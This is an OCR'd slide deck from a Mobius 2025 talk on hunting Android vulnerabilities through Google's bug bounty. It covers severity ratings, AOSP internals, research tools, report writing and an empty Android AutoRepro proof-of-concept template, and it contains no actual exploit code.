Alena Skliarova | Mobius 2025 Spring

From idea to CVE:

How to Find Vulnerabilities in Android

Alena Skliarova

- Security researcher
- Reverse engineer
- BugHunter

in/askliarova

Nalen98

1

Introduction to the Google Bug Bounty

2

How to research Android OS

3

Creating a high-quality report

4

Automating PoC with Android AutoRepro

5

Android Security Team resolutions

6

Discovered CVEs: technical details

1

Introduction to the Google Bug Bounty

2

How to research Android OS

3

Creating a high-quality report

4

Automating PoC with Android AutoRepro

5

Android Security Team resolutions

6

Discovered CVEs: technical details

Google Bug Bounty

Google VRP

Mobile VRP

Cloud VRP

Chrome VRP

Android VRP

Abuse VRP

ChromeOS VRP

Chrome
Extensions VRP

OSS VRP

Types of security vulnerabilities

RCE
Remote code execution

EoP
Elevation of privilege

ID
Information disclosure

DoS
Denial of service

Invalid reports

- Non-eligible devices
- Old OS builds
- ROOT is required*
- Exploitation is only possible on an emulator
- Local device denial of service
- PoC application requests excessive permissions
- Hardware attacks (soldering)
- Enabled developer mode

Android Severity Assessment Matrix

The severity of a bug generally reflects the potential harm that could occur if a bug was successfully exploited. Use the following criteria to determine the severity.

Rating	Consequence of successful exploitation
Critical	• Arbitrary code execution in the TEE or SE • Bypass of software mechanisms designed to prevent safety-related software or hardware components from malfunctioning (for example, thermal protections) • Remote access to sensitive credentials used for remote service authentication (for example, account passwords or bearer tokens) • Remote arbitrary code execution within the cellular baseband context with no user interaction (for example, exploiting a bug in the cellular radio service) • Remote arbitrary code execution in a privileged context, the bootloader chain, THB, or the OS Kernel • Remote bypass of user interaction requirements on package installation or equivalent behavior • Remote bypass of user interaction requirements for core developer, security, or privacy settings • Remote persistent denial of service (permanent, requiring reflashing the entire operating system, or a factory reset) • Remote secure boot bypass

source.android.com

Introduction to the Google Bug Bounty

2

How to research Android OS

3

Creating a high-quality report

4

Automating PoC with Android AutoRepro

5

Android Security Team resolutions

6

Discovered CVEs: technical details

Introduction to the Google Bug Bounty

2

How to research Android OS

3

Creating a high-quality report

4

Automating PoC with Android AutoRepro

5

Android Security Team resolutions

6

Discovered CVEs: technical details

AOSP internals


Android Framework

System Services

Android Runtime

HAL

System Services and Daemons



Device Manufacturer Apps

User Apps

Android API

Privileged Apps

System API

Linux Kernel

developer.android.com

AOSP internals


Android Framework

System Services

Android Runtime

HAL

System Services and Daemons



Device Manufacturer Apps

User Apps

Android API


Privileged Apps

System API

Linux Kernel

developer.android.com

High-level Android



Bughunting strategies

One-to-many


Scan the OS for a specific vulnerability type

Many-to-one

Research a specific OS component

Useful tools

FRIDA



Raspberry Pi

Semgrep

ATEST
ADB

atest

```
$ atest FrameworksServicesTests:com.android.server.accounts.AccountManagerServiceTest#testCheckAddAccountLongName

Running Tests...

x86_64 FrameworksServicesTests
------------------------------
com.android.frameworks.servicestests (1 Test)
[1/1] com.android.server.accounts.AccountManagerServiceTest#testCheckAddAccountLongName: PASSED (3.904s)

Summary (Test executed with 1 devices.)
-------
x86_64 FrameworksServicesTests: Passed: 1, Failed: 0, Ignored: 0, Assumption Failed: 0

All tests passed!
```

convenient assumption testing


convenient security patch testing

Where to run exploits

Physical Device

Where to run exploits

Android Emulator



Introduction to the Google Bug Bounty

How to research Android OS

3 Creating a high-quality report

4 Automating PoC with Android AutoRepro

5 Android Security Team resolutions

6 Discovered CVEs: technical details

Introduction to the Google Bug Bounty

How to research Android OS

3

Creating a high-quality report

4

Automating PoC with Android AutoRepro

5

Android Security Team resolutions

6

Discovered CVEs: technical details

Technical details

- Brief description of the vulnerability and security impact
- Include references to relevant AOSP code snippets
- Include stack traces
- Include crash cases if fuzzed

Technical details

- Note the probability of successful exploitation
- Include the reproduction steps
- Explain how the PoC works

Proof of Concept (PoC)

PoC format

Android Studio project, script, malformed file, payload

Reproducibility

Should be reproducible on the latest AOSP build

Provide sources

Provide an Android Studio project instead of pre-compiled APK files

Dependencies

Avoid external libraries to ensure PoC acceptance

Attach the security patch

Alena Skliarova #20 Feb 1, 2023 04:06PM


Hello!

I have attached a patch (file `patch.diff`) to fix the vulnerability described in this issue.

patch.diff

721 B View Download

Successfully submitted report



Introduction to the Google Bug Bounty

How to research Android OS

Creating a high-quality report

4 Automating PoC with Android AutoRepro

5 Android Security Team resolutions

6 Discovered CVEs: technical details

Introduction to the Google Bug Bounty

How to research Android OS

Creating a high-quality report

4

Automating PoC with Android AutoRepro


5

Android Security Team resolutions

6

Discovered CVEs: technical details

Android AutoRepro project



Android AutoRepro poc

build.gradle.kts (:submission:poc)

```
1  plugins { id("com.android.security.autorepro.apptest") }
2
3  appTest {}
```

Android AutoRepro poc

DeviceTest.java

```
13  @RunWith(AndroidJUnit4.class)
14  public class DeviceTest {
15      Context mContext;  2 usages
16
17      public void testHighEoP()  {
18          // Perform EoP attack here
19      }
```

Android AutoRepro hosttest

build.gradle.kts (:submission:hostTest)

